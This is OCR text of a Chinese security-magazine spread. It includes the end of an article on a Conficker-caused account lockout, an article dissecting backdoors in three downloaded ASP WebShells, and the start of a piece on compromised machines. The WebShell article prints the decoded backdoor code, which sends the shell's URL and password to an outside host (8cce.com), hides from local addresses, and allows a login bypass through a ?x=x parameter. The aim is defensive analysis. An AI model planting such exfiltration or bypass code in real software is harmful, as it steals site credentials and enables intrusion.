


图3　反复尝试密码导致帐户被锁

找信息勾选默认的“Error”即可，在“Threads(approx)”下推动滑动指示块来选择查找时使用的线程数，如果服务器够强劲，完全可以拖到100。最后点击“Search”按钮开始查找，查找进度会在“Threads Running”中显示，每查找完一个DC，就会从中去除，直到所有DC全部查找完成，程序会自动打开LOG文件所在的文件夹，每个DC对应一个文件，下面是一个DC的LOG文件内容，如图2所示。

在这个LOG文件中，大家需要注意两处——目标帐户名、调用方机器名。图2中则是WU074这台机器调用了很多帐户。根据每条记录前面的调用时间及用户帐户锁定状态可以确定该机器在反复尝试域帐户对应的密码，如图3所示。

立刻在DC上的DNS中查找该机器对应的IP地址，并将其从网络断开，之后到这台机器进行查看，发现其Windows Update服务被禁用，一些严重的漏洞都未打补丁，导致中了conficker病毒。手工打上补丁、清除病毒后，再次启用域策略没有出现之前的状况，到这里问题解决。

小知识：Conficker，也被称作Downup、Downadup或Kido，Conficker蠕虫最早于2008年11月20日被发现，是以微软的Windows操作系统为攻击目标的计算机蠕虫病毒。迄今已出现了A、B、C、E四个版本，目前全球已有超过1500万台电脑受到感染。Conficker主要利用Windows操作系统MS08-067漏洞来传播，同时也能借助任何有USB接口的硬件设备来感染。

总结一下，本问题是因未打系统重要补丁导致中毒，中毒之后因域策略尚未启用而没有立刻出现症状。说到底，就是一个小小的Windows Update服务被禁用造成了如此严重的后果，正所谓“千里之堤毁于蚁穴”。看来企业内部的安全也不能忽视啊！另外，需要灵活运用工具，这样可以大大减少维护过程中的难度，才能真正做到快速响应。

（文章中所涉及的相关工具都已经收录在本期光盘）

编辑点评：快速响应是要我们在出现问题后立刻能够给出解决方案，完全解决或者缓解故障，要达到这个目标，需要深入了解系统，同时也要学会灵活使用辅助工具。

揪出 WebShell 中的后门

图 紫色泡泡

从本文您可以学到：

如何在WebShell中查找后门

最近给客户弄的一个行业站被人挂马了，很惨，全站都是。而且前两天给别人维护的网站管理员也和我说网页上怎么有病毒，一访问360就提示，这谁还敢访问啊？按理说这个站应该很安全，程序我在本地进行了地毯式的检查，没有发现明显的注入上传漏洞，再者说后台密码也是个变态的，MD5是变异的也不可以被破解出来。这就奇怪了，但是事实摆在眼前，就是被人挂马了！虚拟主机是口碑比较好的，安全性做的也还可以，不会是虚拟主机商干的。但是问题究竟出在哪里呢？一直以来给别人维护网站用的都是WebShell，用它来编辑文件调试方便，顺便看看空间的安全性咋样，这个空间我也是这样的。当然WebShell也是在网上下载的，我也怕有后门就找没有加密的用，但是不加密就被杀软给和谐了，所以只好用加密的。看样子问题就是出在这个加密的WebShell上了，把我合法的工具变成你的后门，那就让我把你抓出来。拿出我常用的几款WebShell，来让我把你的后门找出来。

第一款（这是我最常用的）：http://www.xx361.com.cn/ma/1313.asp，密码就是1313。大家仔细看下边的地址我在学校里做维护的时候这个东西从来就没出来过，可能是学校100M共享光纤的网速太快了，写本文时就回家在虚拟机上搭建的环境（IIS、本地DNS都做了解析），如图1所示。

大家注意下，这个地址也会根据你WebShell地址的网络类型决定是否记录，如果地址是http://localhost或者http://127.0.0.1或者是10.A类、172.16.B类、192.168.C类局域网网段是不记录的，就是为了能把自己藏住。如果大家也想看看自己用的WebShell里面有没有后门，记住了，不要用上面的地址，可以用虚拟机弄个公网的出来，再或者直接修改host文




图1　问题网址显形




图 2 WebShell 登录界面

件把随便一个域名解析到本机 127.0.0.1，然后访问解析这个域名就行了。我是用的DNS解析把www.xx361.com.cn解析到虚拟机上的。在家里不能上网，而且这个后门访问的页面也没解析，所以它就访问不到，结果显形了。大家看看 http://%38%63%63e%2e%63%6f%6d/%61%62/?%75=www.xx361.com.cn/ma/1313.asp&p=1313 很明显了，前面的这块 http://%38%63%63e%2e%63%6f%6d/%61%62/?%75就是这个后门的老窝，后面就是我们的地址和密码。还加密了，用Encode解密后是http://8cce.com/ab/?u=www.xx361.com.cn/ma/1313.asp&p=1313，u后面是地址，p后面是密码，真是岂有此理！

来它的老窝，先要解密 ASP 程序：

```
if Instr(Serveru,"127.0.0.1")<>0 or Instr(Serveru,"192.168.")<>0 or Instr(Serveru,""&posurl&"://")<>0 then:else:if session("servec")=1 then:session("servec")=session("servec")+1:RRS"<DIV style=""CURSOR:url('"&posurl&"://"&chr(37)&"38"&chr(37)&"63%63"&chr(101-pos)&"%2E"&chr(37)&"63%6f"&chr(37)&"6d/%"&(61+pos)&"%"&(62+pos)&"/?%75="&Serveru&"&p="&UserPass&"')"">":else:if Action<>"" then session("servec")=session("servec")+1:end if:end if:end if
```

呵呵，被我们找到了。输出到页面上就是<DIV style="CURSOR:url('http://%38%63%63e%2E%63%6f%6d/%61%62/?%75=www.xx361.com.cn/ma/1313.asp&p=1313')">，这段代码是直接执行的，所以就把我们的地址密码给记录下来了。

来看第二款，打开的时候就很慢，如图 2 所示。

右击看看它的源代码：

```
if (DbForm.DbStr.value.length<5){alert("请检查数据库连接串是否正确!");return false;}if(str.length<10){alert("请检查SQL语句是否正确!");return false;}DbForm.SqlStr.value = str;DbForm.Page.value = pg;abc.innerHTML="";DbForm.submit();return true;}</script><body scroll=no><span style=display:none><script language="javascript" src="http://count24.51yes.com/click.aspx?id=243779536&logo=1"></script></script></span><center><div style='width:500px;border:1px solid #222;padding:22px;margin:100px;'><br><a href='http://lailaiququ88.com' target='_blank'>L a s p 木马威力加强版</a><hr><form action='/ma/houmenx.asp' method='post'>密码 <input name='pass' type='password' size='22'> <input type='submit' value='登录'><hr>别拿白痴与天才的对立来衡量你我的距离!</center>
```

看这个多聪明，直接把51yes的统计代码给放上了，这样我们的访问地址全都给记下来了，那它怎么登录我们的 WebShell呢，还得解密程序。这里先告诉大家，登录 WebShell 其实就是比对密码，然后进行 session 验证，只有 session 正确了才可以访问，这里把这人修改后的代码给大家看看，是 ASP 的。

```
if request("x")="x" then              '看这里request("x")取得x的值,如果x=x
 Session("web2a2dmin") = UserPass   '这里的session开始起作用了,就和登录了是一样的。
     URL()
  end if
if session("web2a2dmin")<>UserPass then
if request.form("pass")<>"" then
if request.form("pass")=UserPass then
session("web2a2dmin")=UserPass
response.redirect url
else
rrs"非法登录"
end if
else
si="<center><div style='width:500px;border:1px solid #222;padding:22px;margin:100px;'><br><a href='"&SiteURL&"' target='_blank'>"&mname&"</a><hr><form action='"&url&"' method='post'>密码:<input name='pass' type='password' size='22'><input type='submit' value='登录'><hr>"&Copyright&"</center>"
response.write"<span style=display:none><script language=""javascript"" src=""http://count24.51yes.com/click.aspx?id=243779536&logo=1""></script></script></span>"
if instr(SI,SIC)<>0 then rrs sl          '看上面的那段代码在这里加了display:none这样在页面上就看不到了。
end if
response.end
end if
```

所以这样只要它访问http://www.xx361.com.cn/ma/houmenx.asp?x=x，就能成功登录我们本来有密码的 WebShell了。houmen.asp是解密后专门修改找后门的程序，houmenx.asp是原来的程序。

第三款，直接贴出登录时候的代码：

```
<body scroll=no><style type="text/css"><!--body {background-color: #ecfccd;}--></style><script src='http://%38%63%63e%2E%63%6f%6d/%61%62/?%75=www.qq361.com.cn/ma/ma.asp&%70=20080808'></script><form name="hideform" method="post" action="/ma/ma.asp" target="FileFrame" ><input type="hidden" name="Action"><input type="hidden" name="FName"></form><table width='100%' height='100%' border='0' cellpadding='0' cellspacing='0' bgcolor='#d8f99b'><tr><td height='30' colspan='2'><table width='100%'> >
```

发现了吧，<script src='http://%38%63%63e%2E%63%6f%6d/%61%62/?%75=www.xx361.com.cn/ma/ma.asp&%70=20080808'></script>，又是这个，地址和上一个一样，来让我们把它的老窝找到。解密这个程序，找到：

```
>tpircs/<>''&ssaPresU&'=07%&'&)'LRU'(selbairaVrevreS.tseuqer&)'TSOH_PTTH'(selbairaVrevreS.tseuqeR&'=57%?/'&)26(&'%'&)16(&'%/d6'&)73(rhc&'f6%36'&)73(rhc&'E2%'&)101(rhc&'36%36'&)73(rhc&'83'&)73(rhc&'//:'&lrusop&''=crs tpircs<'=ifrom":ExeCuTe(UZSS(ShiSan)):end sub:Function MorfiCoder1(password, MorfiCode)
```

就是这段程序，把它解密就可以了。简单说下方法，把里面的函数粘贴出来，然后把 ShiSan 这句复制出来，用 response.write UZSS(ShiSan):response.end 输出就可以了，输出结果如下：

```
morfi='<script src=''&posurl&'://'&chr(37)&'38'&chr(37)&'63%63'&chr(101)&'%2E'&chr(37)&'63%6f'&chr(37)&'6d/%'&(61)&'%'&(62)&'/?%75='&Request.ServerVariables('HTTP_HOST')&request.ServerVariables('URL')&'&%70='&UserPass&''></script>'
if instr(Request.ServerVariables('SERVER_NAME'),'127.0.0.1')<>0 then morfi=''
if instr(Request.ServerVariables('SERVER_NAME'),'192.168.')<>0 then  morfi=''
if instr(Request.ServerVariables('SERVER_NAME'),'localhost')<>0 then morfi=''
echo morfi
```

总结一下：

<DIV style="CURSOR:url('http://%38%63%63e%2E%63%6f%6d/%61%62/?%75=www.xx361.com.cn/ma/1313.asp&p=1313')">，这样写在源代码里，一开始一直没发现，提醒大家看程序一定要仔细。

<span-style=display:none><script-language="javascript" src="http://count24.51yes.com/click.aspx?id=243779536&logo=1"></script></script>，这个方法也可以，我爱看人家源码，所以就看到了<script src='http://%38%63%63e%2E%63%6f%6d/%61%62/?%75=www.xx361.com.cn/ma/ma.asp&%70=20080808'></script>，还有这个，不管用什么方法，在网速慢的情况下都是可以发现的。哎！网速快了也不好。

第一款和第三款很可能是一个人干的，因为它们接收的地址一样。

怎么防范呢？首先要发现你用的 WebShell 里面有后门，怎么发现不用我教吧，页面打开慢，看状态栏，看源代码应该都是可以发现的。其次不会改程序怎么办呢？把这个地址解析到本机来，统计的那个不能这样做，因为还需正常统计。最彻底的方法就是把它的代码找出来，然后删除。

编辑点评： *作者分析了3款WebShell，其中安置木马的方法大同小异，只是需要用心仔细去读代码而已，一般稍有编程基础的都可以发现。*

如果你是肉鸡

图平晓东 杨鑫芳

从本文您可以学到：

1、了解入侵者的各种手段

2、掌握各种应对方法

众所周知，肉鸡专指被别人控制住的机器，因任人宰割而得名。由于系统存在漏洞或人为设置的空/弱口令被扫描破解等，黑客除了不能在物理上碰触肉鸡外，其它的像屏幕监控、格式化硬盘、重启机器，甚至是半夜光驱“自动”弹出的恶作剧均不在话下。当黑客将你的机器变为他的肉鸡后，他能做些什么呢？我们又应该有哪些对策呢？




图1　设置回收站删除选项



图2　取消Word的列出最近所用文件




图3　清除IE记录

